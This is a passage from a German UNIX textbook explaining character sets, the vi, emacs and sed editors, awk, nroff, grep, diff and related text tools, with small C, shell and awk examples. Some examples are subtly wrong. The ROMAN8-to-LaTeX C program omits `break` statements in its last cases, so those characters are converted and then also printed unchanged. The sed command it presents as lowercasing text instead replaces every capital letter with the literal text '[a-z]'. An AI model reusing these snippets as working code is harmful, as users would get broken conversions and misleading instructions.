Nummern 128 bis 255 zugeordnet und so den Zeichensatz **ROMAN8** geschaffen, dessen untere Hälfte mit dem ASCII-Zeichensatz identisch ist. Das hat den Vorzug, daß reine ASCII-Texte genau so verarbeitet werden wie ROMAN8-Texte. Leider hat sich dieser Zeichensatz nicht allgemein durchgesetzt.

Die Firma IBM hat schon frühzeitig bei größeren Anlagen den *Extended Binary Coded Decimal Interchange Code* **EBCDIC** mit 8 Bits verwendet, der aber in keinem Bereich mit ASCII übereinstimmt. Hätte sich dieser Zeichensatz von Anfang an statt ASCII durchgesetzt, wäre uns Europäern einige Mühe erspart geblieben.

Die internationale Normen-Organisation ISO hat mehrere 8-bit-Zeichensätze festgelegt, von denen einer unter dem Namen **Latin-1** (ISO 8859-1) Verbreitung gewonnen hat, vor allem in weltweiten Netzdiensten. Seine untere Hälfte ist wieder mit US-ASCII identisch.

Bei ihren PCs schließlich wollte IBM außer nationalen Sonderzeichen auch einige Grafikzeichen wie Mondgesichter, Herzchen, Noten, Liniensymbole unterbringen und schuf einen weiteren Zeichensatz **IBM-PC**, der in seinem Kern mit ASCII übereinstimmt, ansonsten aber weder mit EBCDIC noch mit ROMAN8.

Auch wenn die Ausgabegeräte 8-bit-Zeichensätze kennen, ist noch nicht sicher, daß man die Sonderzeichen benutzen kann. Die Programme müssen ebenfalls mitspielen. Der hergebrachte `vi(1)`-Editor und die `curses(3)`-Bibliothek für Bildschirmfunktionen verarbeiten nur 7-bit-Zeichen. Erst neuere Versionen von UNIX mit **Native Language Support** unterstützen von vornherein 8-bit-Zeichensätze. Textverarbeitende Software, die 8-bit-Zeichensätze verträgt, wird als **8-bit-clean** bezeichnet. Bei Textübertragungen (E-Mail) zwischen Computern ist Mißtrauen angebracht. Die Konsequenz heißt in kritischen Fällen Beschränkung auf 7-bit-US-ASCII.

Was macht man, wenn es zu viele Standards gibt? Man erfindet einen neuen, der eine Obermenge der bisherigen ist. So wird zur Zeit ein internationaler Zeichensatz entwickelt, der mit 16 Bits alle abendländischen Zeichen berücksichtigt. Dieser **Intercode** ist aber noch nicht weit verbreitet. Und da sich immer Leute finden, die etwas besser machen, ist noch ein weltweiter **Unicode** mit ähnlicher Zielsetzung in der Mache.

Zur Umsetzung von Zeichen gibt es mehrere UNIX-Werkzeuge wie `tr(1)` und `sed(1)`. Ein C-Programm für diesen Zweck ist andererseits einfach:

```
/* Programm zum Umwandeln von bestimmten Zeichen eines
   Zeichensatzes in Zeichen eines anderen Zeichensatzes.
   Als Filter (Pipe) einfuegen. */

/* Die Zeichen werden durch ihre dezimale Nr. dargestellt. */
/* hier ROMAN8 nach LaTeX */

#include <stdio.h>

main()
{
    int c;
```

```
    while ((c = getchar()) != EOF)
        switch (c) {
            case  189:
                putchar(92);
                putchar(83);
                break;
            case  204:
                putchar(34);
                putchar(97);
                break;
            case  206:
                putchar(34);
                putchar(111);
                break;
            case 207:
                putchar(34);
                putchar(117);
                break;
            .
            .
            .
            case 219:
                putchar(34);
                putchar(85);
            case 222:
                putchar(92);
                putchar(51);
            default:
                putchar(c);
        }
}
```

Programm 3.14 : C-Programm zur Zeichenumwandlung

Man verwechsele nicht die Schriftart mit dem Zeichensatz. Unter einer Schrift oder **Schriftart** (typeface) versteht man eine stilistisch einheitlichen Satz von Zeichen wie Times, Century Schoolbook, Garamond, Boldoni, Baskerville, Helvetica, Futura, Schwabacher, Courier, OCR (optical character recognition) und Schreibschriften. Diese Schriften liegen in verschiedenen **Schriftschnitten** (treatment) vor: mager, fett, kursiv, dazu in verschiedenen Größen oder **Schriftgraden** (point size). Die **Schriftweite**, der Zeichenabstand (pitch), ist entweder fest wie bei einfachen Schreibmaschinen, beispielsweise 10 oder 12 Zeichen pro Zoll, oder von der Zeichenbreite abhängig wie bei den **Proportionalschriften**. Diese sind besser lesbar und sparen Platz, machen aber in Tabellen Mühe. Ein vollständiger Satz von Buchstaben, Ziffern, Satz- und Sonderzeichen einer Schrift, eines Schnittes, eines Grades und gegebenenfalls einer Schriftweite wird **Font** genannt, zumindest im Computerwesen. Die in diesem Text verwendeten Fonts heißen Roman Times, `Courier`, Sans Serif, *Italic*, KAPITÄLCHEN, im Manuskript in 12 pt Größe.

Da die Papierformate meist länglich sind, spielt die **Orientierung** (orientation) eine Rolle. Das Hochformat wird englisch mit portrait, das Querformat mit landscape bezeichnet[16]. Ferner trägt der **Zeilenabstand** (line spacing) wesentlich zur Lesbarkeit bei.

3.8.2 Reguläre Ausdrücke

3.8.3 Editoren (ed, ex, vi, elvis)

Ein **Editor** ist ein Programm zum Eingeben und Ändern von Texten, nach dem Kommando-Interpreter das am häufigsten benutzte Programm eines Systems. Alle Editoren stehen vor der Aufgabe, daß mittels derselben und einzigen Tastatur, gegebenenfalls noch mit Maus, sowohl der Text wie auch die Editierkommandos eingegeben und unterschieden werden müssen. Auf den meisten Computer-Tastaturen finden sich zwar einige Editiertasten (insert character, delete character usw.), diese reichen aber bei weitem nicht aus. Zudem sind sie von Tastatur zu Tastatur verschieden. Die beiden wichtigsten Editoren unter UNIX – der `vi(1)` und der `emacs` – lösen die Aufgabe in unterschiedlicher Weise.

Das einfachste Kommando zur Eingabe von Text ist `cat(1)`. Mittels

```
cat > textfile
```

schreibt man von der Tastatur in das File `textfile`. Die Eingabe wird mit dem EOF-Zeichen control-d abgeschlossen. Die Fähigkeiten von `cat(1)` sind allerdings so bescheiden, daß es kaum die Bezeichnung Editor verdient.

Einfache Editoren bearbeiten nur eine Zeile eines Textes und werden zeilenweise weitergeschaltet. Diese Editoren stammen aus der Zeit, als man noch Fernschreibmaschinen als Terminal verwendete. Daher beschränken sie den Dialog auf das Allernötigste. **Zeilen-Editoren** wie MS-DOS `edlin` oder UNIX `ed(1)` werden heute nur noch für kurze Texte benutzt. Der `ed(1)` ist robust und arbeitet auch unter ungünstigen Verhältnissen (langsame Telefonleitungen, strohdumme Terminals) einwandfrei. Im Handbuch findet man bei `ed(1)` die Syntax regulärer Ausdrücke, die bei einigen Kommandos verwendet werden.

Das Kommando `ex(1)` ruft einen erweiterten Zeileneditor auf und dient nicht etwa zum Abmelden. Wird praktisch nicht benutzt. Da `ex` auf einigen anderen Systemen das Kommando zum Beenden der Sitzung ist und es immer wieder vorkommt, daß Benutzer unserer UNIX-Anlage dieses Kommando mit der letztgenannten Absicht eintippen, haben wir den Editor in `exed` umbenannt und unter `ex` ein hilfreiches Shellscript eingerichtet.

Auf dem `ex(1)` baut der verbreitete UNIX-Bildschirm-Editor `vi(1)` auf. Ein **Bildschirm-Editor** stellt einen ganzen Bildschirm oder mehr des Textes gleichzeitig zur Verfügung, so daß man mit dem Cursor im Text herumfahren kann. Dazu muß der `vi(1)` den Terminaltyp kennen, den er in der Umgebungs-Variablen

[16] woraus man schließt, daß Engländer das Flachland bewohnende Langschädler sind.

TERM findet. Die zugehörige **Terminal-Beschreibung** sucht er im Verzeichnis `/usr/lib/terminfo`[17]. Falls diese fehlt oder – was noch unangenehmer ist – Fehler enthält, benimmt sich der `vi(1)` eigenartig. Näheres zur Terminalbeschreibung unter `terminfo(4)` sowie im Abschnitt 3.14.4.1 *Terminals*.

Da der `vi(1)` mit den unterschiedlichsten Tastaturen klar kommen muß, setzt er nur eine minimale Anzahl von Tasten voraus, im wesentlichen die Schreibmaschinentasten und Escape. Was sich sonst noch an Tasten oben und rechts befindet, ist nicht notwendig. Dies führt zu einer Doppelbelegung jeder Taste. Im **Schreibmodus** des `vi(1)` veranlaßt ein Tastendruck das Schreiben des jeweiligen Zeichens auf den Bildschirm und in den Speicher. Im **Kommandomodus** bedeutet ein Tastendruck ein bestimmtes Kommando an den Editor. Beispielsweise löscht das kleine x das Zeichen, auf dem sich gerade der Cursor befindet.

Beim Start ist der `vi` im Kommandomodus, außerdem schaltet die Escape-Taste immer in diesen Modus, auch bei mehrmaligem Drücken. In den Schreibmodus gelangt man mit mehreren Kommandos:

- a (append) schreibt anschließend an den Cursor,
- A (append) schreibt anschließend an die aktuelle Zeile,
- i (insert) schreibt vor den Cursor,
- I (insert) schreibt vor den Zeilenanfang,
- o (open) öffnet eine neue Zeile unterhalb der aktuellen,
- O (open) öffnet eine neue Zeile oberhalb der aktuellen.
- R (replace) ersetzt den Text ab Cursorposition

Eine Auswahl der wichtigsten Kommandos findet man im Anhang F: *Besondere UNIX-Kommandos*, weitere im Referenz-Handbuch oder im *VI User's Handbook* von M. I. Bolsky. Die Kommandos werden auf dem Bildschirm nicht wiederholt, sondern machen sich nur durch ihre Wirkung bemerkbar. Die mit einem Doppelpunkt beginnenden Kommandos sind eigentlich `ex(1)`-Kommandos und werden in der untersten Bildschirmzeile angezeigt.

Wie bekommt man mit dem `vi(1)` das Escape-Zeichen und gegebenenfalls andere Sonderzeichen in Text? Man stellt control v voran. Mit dem Kommando `u` für *undo* macht man das jüngste Kommando, das den Text verändert hat, rückgängig.

Der `vi(1)` kann Zeichenfolgen in einem Text suchen und automatisch ersetzen. Die Zeichenfolgen sind **reguläre Ausdrücke**. Was das ist, wird genauer im Referenz-Handbuch unter dem Editor `ed(1)` beschrieben. Hier soll uns genügen, daß ein fester String zu den regulären Ausdrücken zählt. Um im Text vorwärts zu suchen, gibt man das Kommando `/string` ein, um rückwärts zu suchen, `?string`. Der Cursor springt auf das nächste Vorkommen von `string`. Mittels `n` wiederholt man die Suche. Wollen wir das Wort *kompilieren* durch *compilieren* ersetzen, rufen wir den `vi` mit dem Namen unseres Textfiles auf und geben folgendes Kommando:

```
:1,$ s/kompil/compil/g
```

[17] ehemals `/etc/termcap`

Im einzelnen heißt das: von Zeile 1 bis Textende substituiere die Zeichenfolge *kompil* durch *compil*, und zwar nicht nur beim ersten Auftreten in der Zeile, sondern global in der gesamten Zeile, das heißt hier also im gesamten Text. Die Zeichenfolgen brauchen nicht gleich lang zu sein. Groß- und Kleinbuchstaben sind wie immer verschiedene Zeichen, deshalb wird man die Ersetzung auch noch für große Anfangsbuchstaben durchführen. Der vorliegende Text ist auf mehrere Files verteilt. Soll eine Ersetzung in allen Files vorgenommen werden, schreibt man ein Shellscript `korr` und ruft es auf:

```
korr 's/kompil/compil/g' *tex
```

Die korrigierten Texte findet man in den Files `*.tex.k` wieder, die ursprünglichen Texte bleiben vorsichtshalber erhalten.

```
echo Start /usr/local/bin/korr
# Shellscript fuer fileuebergreifende Text-Ersetzungen

sedcom="$1"
shift
files="$*"

for file in $files
do
sed -e "$sedcom" $file > "$file".k
done

echo Ende korr
```

Programm 3.15 : Shellscript zur Textersetzung in mehreren Files

Beim Aufruf des `vi(1)` zusammen mit dem Namen eines existierenden Textfiles:

```
vi textfile
```

legt er eine Kopie des Files an und arbeitet nur mit der Kopie. Erst das abschließende `write`-Kommando – meist in der Form `:wq` für *write* und *quit* – schreibt die Kopie zurück auf den Massenspeicher. Hat man Unsinn gemacht, so quittiert man den Editor ohne zurückzuschreiben, und das Original ist nicht verdorben. Will man den `vi(1)` verlassen ohne zurückzuschreiben, warnt er.

In dem File `$HOME/.exrc` legt man individuelle **Tastatur-Anpassungen** nieder. Auch in einem Unterverzeichnis darf man noch einmal ein File `.exrc` unterbringen, dies gilt dann für `vi(1)`-Aufrufe aus dem Unterverzeichnis. Beispielsweise setzen wir für die Unterverzeichnisse, die unsere C-Quellen enthalten, die Tabulatorweite auf 4 statt 8 Stellen, um die Einrückungen nicht zu weit nach rechts wandern zu lassen. Außerdem schalten wir eine Zeilennumerierung ein. Das `.exrc`-File für diesen Zweck enthält folgende Zeilen:

```
:set tabstop=4
:set number
```

Vom `vi(1)` gibt es zwei Sonderausführungen. Der Aufruf `view(1)` startet den `vi(1)` im Lesemodus; man kann alles machen wie gewohnt, nur nicht zurückschreiben. Das ist ganz nützlich zum Lesen und Suchen in Texten. Die Fassung `vedit(1)` ist für Anfänger gedacht und überflüssig, da man dieselbe Wirkung durch das Setzen einiger Parameter erreicht und die anfänglichen Gewöhnungsprobleme bleiben.

Aus dem GNU-Projekt stammt der `vi(1)`-ähnliche Editor `elvis`. Er liegt wie alle GNU-Software im Quellcode vor und kann daher auf verschiedene UNIXe und auch MS-DOS übertragen werden. Bei MINIX und LINUX gehört er zum Lieferumfang.

Das soll genügen. Den `vi(1)` lernt man nicht an einem Tag. Die Arbeitsweise des `vi(1)` ist im Vergleich zu manchen Textsystemen unbequem, aber man muß die Umstände berücksichtigen, unter denen er arbeitet. Von seinen Leistungen her erfüllt er mehr Wünsche, als der Normalbenutzer hat. Man gewöhnt sich an jeden Editor, nur nicht jede Woche an einen anderen.

3.8.4 Mehr als ein Editor (emacs)

Neben dem `vi(1)` findet man auf UNIX-Systemen oft den Editor `emacs`, der aus dem GNU-Projekt stammt und daher im Quellcode verfügbar ist. Es gibt auch Portierungen auf andere Systeme einschließlich IBM-PC unter MS-DOS sowie die Variante `microemacs`. Der grundsätzliche Unterschied zum `vi(1)` ist, daß der `emacs` nur einen Modus kennt und die Editorkommandos durch besondere Tastenkombinationen vom Text unterscheidet. Im übrigen ist er genauso mächtig (= gewöhnungsbedürftig) wie der `vi(1)`. Chacun à son goût.

(Fortsetzung folgt)

Zu MINIX gehört der `emacs`-ähnliche Editor `elle`, neben dem `vi`-Clone `elvis`. Zu LINUX gibt es den originalen `emacs`.

3.8.5 Stream-Editor (sed)

Der **Stream-Editor** `sed(1)` bearbeitet ein Textfile nach Regeln, die man ihm als Option oder in einem getrennten File mitgibt. Er ist im Gegensatz zu den oben genannten Editoren nicht interaktiv, er führt keinen Dialog.

Die einfachste Aufgabe für den `sed(1)` wäre der Ersatz eines bestimmten Zeichens im Text durch ein anderes (dafür gibt es allerdings ein besseres, weil einfacheres Werkzeug `tr(1)`). Der `sed(1)` bewältigt ziemlich komplexe Aufgaben, daher ist seine Syntax etwas umfangreich. Sie baut auf der Syntax des Zeileneditors `ed(1)` auf. Der Aufruf

```
sed 'Kommandos' filename
```

veranlaßt den `sed(1)`, das File `filename` einzulesen und gemäß den Kommandos bearbeitet nach `stdout` auszugeben. Der Aufruf


```
sed '1d' filename
```

löscht die erste Zeile im File `filename` und schreibt das Ergebnis nach `stdout`. Die Quotes um das `sed(1)`-Kommando verhindern, daß die Shell sich das für den `sed(1)` bestimmte Kommando ansieht und möglicherweise Metazeichen interpretiert. Hier wären sie nicht nötig und stehen einfach aus Gewohnheit. Jokerzeichen in `filename` dagegen werden – wie wir wissen – von der Shell zu Recht interpretiert, so daß der `sed(1)` von der Shell eine Liste gültiger Namen erhält.

Folgender Aufruf ersetzt alle Großbuchstaben durch die entsprechenden Kleinbuchstaben:

```
sed 's/[A-Z]/[a-z]/g' filename
```

Im Kommando steht `s` für substitute. Dann folgt ein regulärer Ausdruck zur Kennzeichnung dessen, was ersetzt werden soll. An dritter Stelle ist der Ersatz (replacement) aufgeführt und schließlich ein Flag, das hier besagt, den Ersatz global (überall, nicht nur beim ersten Auftreten des regulären Ausdrucks in der Zeile) auszuführen. Wenn die Kommandofolge umfangreicher wird, schreibt man sie in ein eigenes **sed-Script**.

Merke: Der `vi(1)` ist ein interaktiver Editor, der Tastatureingaben erfordert und nicht Bestandteil einer Pipe sein oder im Hintergrund laufen kann. Der `sed(1)` ist ein Filter, das keine Tastatureingaben verlangt, Glied einer Pipe sein und unbeaufsichtigt laufen kann.

3.8.6 Listenbearbeitung (awk)

Das Werkzeug `awk(1)` ist nach seinen Urhebern A. V. Aho, P. J. Weinberger und B. W. Kernighan benannt und firmiert als programmierbares **Filter** oder **Listengenerator**. Er läßt sich auch als eine Programmiersprache für einen bestimmten Zweck auffassen. Der `awk(1)` bearbeitet ein Textfile zeilenweise, wobei er jede Zeile – auch Satz genannt – in Felder zerlegt. Eine typische Aufgabe ist die Bearbeitung von Listen. Hier ist er angenehmer als der `sed(1)`, allerdings auch langsamer. Für die Verwaltung eines kleinen Vereins ist er recht, für das Telefonbuch von Berlin nicht.

In einfachen Fällen werden dem `awk(1)` beim Aufruf die Befehle zusammen mit den Namen der zu bearbeitenden Files mitgegeben, die Befehle in Hochkommas, um sie vor einer Interpretation durch die Shell zu schützen:

```
awk 'befehle' files
```

Ein `awk(1)`-Befehl besteht aus den Teilen **Muster** und **Aktion**. Die Single Quotes um `befehle` herum verhindern, daß sich die Shell die für den `awk(1)` bestimmten Befehle zu Gemüte führt. Jede Eingabezeile, auf die das Muster zutrifft, wird entsprechend der Aktion behandelt. Die Ausgabe geht auf `stdout`. Ein Beispiel:

```
awk '$1 != prev { print; prev = $1 }' wortliste
```

Das File wortliste enthalte in alphabetischer Folge Wörter und gegebenenfalls weitere Bemerkungen zu den Wörtern, pro Wort eine Zeile. Der awk(1) liest das File zeilenweise und spaltet jede Zeile in durch Blanks oder Tabs getrennte Felder auf. Die Variable $1 enthält das erste Feld, also hier das Wort zu Zeilenbeginn. Falls dieses Wort von dem Wort der vorangegangen Zeile abweicht (Variable prev), wird die ganze Zeile ausgegeben und das augenblickliche Wort in die Variable prev gestellt. Zeilen, die im ersten Feld übereinstimmen, werden nur einmal ausgegeben. Dieser awk(1)-Aufruf hat eine ähnliche Funktion wie das UNIX-Kommando uniq(1). Da Variable mit dem Nullstring initialisiert werden, wird auch die erste Zeile richtig bearbeitet.

Wenn die Anweisungen an den awk(1) umfangreicher werden, schreibt man sie in ein eigenes File (awk-Script). Der Aufruf sieht dann so aus:

```
awk -f awkscript textfiles
```

awk-Scripts werden in einer Sprache geschrieben, die teils an Shellscripts, teils an C-Programme erinnert. Sie bestehen – wie ein deutscher Schulaufsatz – aus Einleitung, Hauptteil und Schluß. Sehen wir uns ein Beispiel an, das mehrfache Eintragungen von Stichwörtern in einem Sachregister aussortiert und die zugehörigen Seitenzahlen der ersten Eintragung zuordnet:

```
# awk-Script fuer Sachregister

BEGIN {
        ORS = ""
        print "Sachregister"
        }
{
if ($1 == altwort)
        print ", " $NF
else
        {
        print "\n" $0
        altwort = $1
        nor++
        }
}
END {
        print "\n\n"
        print "gelesen: " NR "  geschrieben: " nor "\n"
        }
```

Programm 3.16 : awk-Script für Sachregister

Das Doppelkreuz markiert einen Kommentar. Der Einleitungsblock wird mit BEGIN gekennzeichnet, der Hauptteil steht nur in geschweiften Klammern und der Schluß beginnt mit END. Die vorbestimmte, awk(1)-eigene Variable ORS (Output Record Separator, d. h. Trennzeichen zwischen Sätzen in der Ausgabe), standardmäßig das Newline-Zeichen, wird mit dem Nullstring initialisiert. Dann wird die Überschrift "Sachregister“ ausgegeben.

Im Hauptteil wird das aktuelle erste Feld gegen die Variable altwort geprüft. Bei Übereinstimmung werden ein Komma, ein Blank und das letzte Feld der aktuellen Zeile ausgegeben, nämlich die Seitenzahl. Die awk(1)-eigene Variable NF enthält die Anzahl der Felder des aktuellen Satzes, die Variable $NF mithin das letzte Feld.

Bei Nichtübereinstimmung (einem neuen Stichwort also) werden ein Newline-Zeichen und dann die ganze Zeile ($0) ausgegeben. Anschließend werden das erste Feld in die Variable altwort gestellt und die vom Programmierer definierte Variable nor inkrementiert. So wird mit dem ganzen Textfile verfahren.

Am Ende des Textfiles angelangt, werden noch zwei Newline-Zeichen, die awk(1)-eigene Variable NR (Number of Records) und die Variable nor ausgegeben. Die Aufgabe wäre sicherlich auch mit dem sed(1) oder mit einem C-Programm zu lösen, aber ein awk-Skript ist der einfachste Weg. Der awk(1) vermag noch viel mehr.

Eine Besonderheit des awk(1) sind Vektoren mit Inhaltindizierung (associative array). In Programmiersprachen wie C oder FORTRAN werden die Elemente eines Arrays oder Vektors mit fortlaufenden ganzen Zahlen (Indizes) bezeichnet. Auf ein bestimmtes Element wird mittels des Arraynamens und des Index zugegriffen:

```
arrayname[13]
```

In einem awk-Array dürfen die Indizes nicht nur ganze Zahlen, sondern auch beliebige Strings sein:

```
telefon[''Meyer'']
```

ist eine gültige Bezeichnung eines Elementes. Es könnte die Anzahl der Telefonanschlüsse namens Meyer in einem Telefonbuch enthalten.

Neuere Alternativen zu awk(1) sind GNU gawk und perl. Letzteres ist eine interpretierte Programmiersprache zur Verarbeitung von Textfiles, die Elemente aus C, sed(1), awk(1) und der Shell sh(1) enthält. Ihre Möglichkeiten gehen über das Verarbeiten von Texten hinaus in Richtung Shellscripts. Im Netz erhältlich.

3.8.7 Formatierer (nroff)

Formatierer sind Werkzeuge, die einen Text in bestimmter Weise, in einem bestimmten Format zu Papier oder auf den Bildschirm bringen. Eine typische Aufgabe ist der Zeilen- und Seitenumbruch. Man kann zwar diese Aufgabe auch von Hand im Editor erledigen, üblicherweise überläßt man sie dem Formatierer. Ein einfacher Formatierer ist adjust(1). Der Aufruf

```
adjust -j -m60 textfile
```

versucht, den Text in textfile beidseits bündig (Blocksatz) mit 60 Zeichen pro Zeile zu formatieren. Die Ausgabe geht nach stdout. adjust(1) trennt keine Silben, sondern füllt nur mit Blanks auf.

Die Standard-Formatierer in UNIX sind `nroff(1)` für Druckerausgabe und `troff(1)` für Fotosatzbelichter. Da wir letztere nicht haben, ist bei uns `troff(1)` nicht installiert. Das `n` steht für new, da der Vorgänger von `nroff(1)` ein `roff` war, und dieser hieß so, weil man damit `run off to the printer` verband. Nicht UNIX-Standard, aber meist verfügbar ist der Formatierer LaTeX, dem der Abschnitt 5.1 *Formatieren mit LaTeX* gewidmet und mit dem der vorliegende Text formatiert worden ist.

Ein File für `nroff(1)` enthält den unformatierten Text und `nroff`-Kommandos. Diese stehen stets in eigenen Zeilen mit einem Punkt am Anfang. Ein `nroff`-Text könnte so beginnen:

```
.po 1c
.ll 60
.fi
.ad c

.cu 1
Ein Textbeispiel

von W. Alex

.ad b
.ti 1c
Dies ist ein Beispiel fuer einen Text, der mit nroff
formatiert werden soll. Er wurde mit dem Editor vi
geschrieben.

.ti 1c
Hier beginnt der zweite Absatz.
Die Zeilenlaenge im Textfile ist unerheblich.
Man soll die Zeilen kurz halten.
Fuer die Ausgabe formatiert nroff die Zeilen.
```

Die `nroff`-Kommandos bedeuten folgendes:

- `po 1c` page offset 1 cm
- `ll 60` line length 60 characters
- `fi` fill output lines (für Blocksatz)
- `ad c` adjust center
- `cu 1` continuous underline 1 line
- `ad b` adjust both margins
- `ti 1c` temporary indent 1 cm

Die Kommandos können wesentlich komplexer sein als im obigen Beispiel, es sind auch Makros, Tests und Rechnungen möglich. S. R. BOURNE führt in seinem im Anhang L genannten Buch die Makros auf, mit denen die amerikanische Ausgabe seines Buches formatiert wurde.

3.8.8 Weitere Werkzeuge (grep, diff, sort usw.)

Für einzelne Aufgaben der Textverarbeitung gibt es Spezialwerkzeuge in UNIX. Häufig gebraucht werden `grep(1)`, `egrep(1)` und `fgrep(1)`. Sie durchsuchen ASCII-Files (das sind Files, die nur ASCII-Zeichen enthalten) nach Zeichenmustern. Ein einfacher Fall: suche im File `telefon` nach einer Zeile, die das Zeichenmuster `alex` enthält. Das Kommando lautet

```
grep -i alex telefon
```

Die Option `-i` weist `grep(1)` an, keinen Unterschied zwischen Groß- und Kleinbuchstaben zu machen. Die gleiche Suche leistet auch ein Editor wie der `vi(1)`, nur ist der ein zu umfangreiches Werkzeug für diesen Zweck.

Für unsere Anlage haben wir mit dem `grep(1)` ein etwas leistungsfähigeres Shellscript namens `it` (= info Telefon) geschrieben, das erst in einem privaten, dann in einem öffentlichen Telefonverzeichnis sucht:

```
grep -s $* $HOME/inform/telefon /mnt/inform/telefon |
sed -e "s/^\/[^:]*://g"
```

Programm 3.17 : Shellscript zum Suchen in einem Telefonverzeichnis

Ähnlich sieht auch das Shellscript `ik` aus, das in einem gespeicherten Abkürzungsverzeichnis sucht, wie man es im Anhang K findet.

Mittels `diff(1)` werden die alte und die neue Version eines Files miteinander verglichen. Bei entsprechendem Aufruf wird ein drittes File erzeugt, das dem Editor `ed(1)` als Kommandoscript übergeben werden kann, so daß dieser aus der alten Version die neue erzeugt. Gebräuchlich zum Aktualisieren von Programmquellen. Schreiben Sie sich ein kleines Textfile `alt`, stellen Sie eine Kopie namens `neu` davon her, verändern Sie diese an einigen Stellen und rufen Sie dann `diff(1)` auf:

```
diff -e alt neu > edscript
```

Fügen Sie mit einem beliebigen Editor am Ende des `edscript` zwei Zeilen mit den `ed(1)`-Kommandos `w` und `q` (write und quit) hinzu. Dann rufen Sie den Editor `ed(1)` mit dem Kommandoscript auf:

```
ed - alt < edscript
```

Anschließend vergleichen Sie mit dem simplen Kommando `cmp(1)` die beiden Versionen `alt` und `neu` auf Unterschiede:

```
cmp alt neu
```

Durch den `ed(1)`-Aufruf sollte die alte Version genau in die neue Version überführt worden sein, `cmp(1)` meldet nichts.

Weitere Werkzeuge, deren Syntax man im Handbuch nachlesen muß, sollen hier nur tabellarisch aufgeführt werden:

- `bfs` big file scanner, untersucht große Textfiles auf Muster
- `col` filtert Backspaces und Reverse Line Feeds heraus
- `comm` common, vergleicht zwei sortierte Files
- `cut` schneidet Spalten aus Tabellen heraus
- `diff3` vergleicht drei Files
- `expand/unexpand` wandelt Tabs in Blanks um und umgekehrt
- `fold` faltet lange Zeilen
- `hyphen` findet Zeilen, die mit einem Trennstrich enden
- `nl` number lines, numeriert Zeilen
- `paste` mischt Files zeilenweise
- `ptx` permuted index, erzeugt ein Sachregister
- `rev` reverse, mu nelieZ trhek
- `rmnl` remove newlines, entfernt leere Zeilen
- `rmtb` remove trailing blanks (lokale Erfindung)
- `sort` sortiert zeilenweise, nützlich
- `spell` prüft amerikanische Rechtschreibung[18]
- `split` spaltet ein File in gleich große Teile
- `ssp` entfernt mehrfache leere Zeilen
- `tr` translate, ersetzt Zeichen
- `uniq` findet wiederholte Zeilen in einem sortierten File
- `vis` zeigt ein File an, das unsichtbare Zeichen enthält
- `wc` word counter, zählt Zeichen, Wörter, Zeilen

Die Liste läßt sich durch eigene Werkzeuge beliebig erweitern. Das können Programme oder Shellscripts sein. Hier ein Beispiel zur Beantwortung einer zunächst anspruchsvoll erscheinenden Fragestellung mit einfachen Mitteln. Ein Sachtext soll nicht unnötig schwierig zu lesen sein, die Sachzusammenhänge sind schon schwierig genug. Ein grobes Maß für die **Lesbarkeit** eines Textes ist die mittlere Satzlänge. Erfahrungsgemäß sind Werte um 10 Wörter pro Satz für deutsche Texte zu empfehlen. Wie kann eine Pipe aus UNIX-Werkzeugen diesen Wert ermitteln? Schauen wir uns das Vorwort an. Als erstes müssen die LaTeX-Konstrukte herausgeworfen werden. Hierfür gibt es ein Programm, allerdings nicht standardmäßig unter UNIX. Dann sollten Leerzeilen entfernt werden – Werkzeug `rmnl(1)` – sowie einige Satzzeichen – Werkzeug `tr -d`. Schließlich muß jeder Satz in einer eigenen Zeile stehen. Wir ersetzen also alle Linefeed-Zeichen (ASCII-Nr. 10, oktal 12) durch Leerzeichen und danach alle Punkte durch Linefeeds. Ein kleiner Fehler entsteht

[18]Es soll eine internationale Fassung `ispell` geben. Auf ftp.germany.eu.net nachschauen.

dadurch, daß Punkte nicht nur ein Satzende markieren, aber bei einem durchschnittlichen Text ist dieser Fehler gering. Schicken wir den so aufbereiteten Text durch das Werkzeug `wc(1)`, so erhalten wir die Anzahl der Zeilen gleich Anzahl der Sätze, die Anzahl der Wörter (wobei ein Wort ein maximaler String begrenzt durch Leerzeichen, Tabs oder Linefeeds ist) und die Anzahl der Zeichen im Text. Die Pipe sieht so aus:

```
cat textfile | rmnl | tr -d '[0-9],;"()' |
tr '\012' '\040' | tr '.' '\012' | wc
```

Programm 3.18 : Shellscript zur Stilanalyse

Die Anzahl der Wörter durch die Anzahl der Sätze liefert die mittlere Satzlänge. Die Anzahl der Zeichen durch die Anzahl der Wörter ergibt die mittlere Wortlänge, infolge der Leerzeichen am Wortende erhöht um 1. Auch das ist ein Stilmerkmal. Die Ergebnisse für das Vorwort sind 29 Sätze, 417 Wörter und 3004 Zeichen, also eine mittlere Satzlänge von 14,4 Wörtern pro Satz und eine mittlere Wortlänge (ohne Leerzeichen) von 6,2 Zeichen pro Wort. Zählt man von Hand nach, kommt man auf 24 Sätze. Die Punkte bei den Zahlenangaben verursachen den Fehler. Man müßte das Satzende genauer definieren. Die erste Verbesserung des Verfahrens wäre, nicht nur die Mittelwerte, sondern auch die Streuungen zu bestimmen. Hierzu wäre vielleicht der `awk(1)` zu bemühen oder gleich ein C-Programm zu schreiben. Das Programm liefert nur Zahlen; ihre Bedeutung erhalten sie, indem man sie zu Erfahrungswerten in Beziehung setzt. Soweit sich Stil durch Zahlen kennzeichnen läßt, hilft der Computer; wenn das Verständnis von Wörtern, Sätzen oder noch höheren Einheiten verlangt wird, ist der Computer überfordert.

Es soll ein UNIX-Kommando `style(1)` geben, das den Stil eines englischen Textes untersucht und Verbesserungen vorschlägt. Dagegen ist das Kommando `dipl(1)`, das nach Eingabe eines Themas und einer Seitenanzahl eine Diplomarbeit schreibt – mit `spell(1)` und `style(1)` geprüft – noch nicht ausgereift.

3.8.9 MS-DOS-Textfiles

In UNIX-Textfiles wird der Zeilenwechsel durch ein newline-Zeichen `\n` markiert, hinter dem das ASCII-Zeichen Nr. 10 (linefeed) steckt, das auch durch CONTROL-j dargestellt wird. In MS-DOS-Textfiles wird ein Zeilenwechsel durch das Zeichenpaar ...

Auf einer UNIX-Maschine lassen sich die störenden Carriage Returns (oktal 15) leicht durch folgenden Aufruf entfernen:

```
tr -d "\015" < file1 > file2
```

Der `vi(1)` oder `sed(1)` können es natürlich auch, ebenso ein einfaches C-Programm `removeCR`:

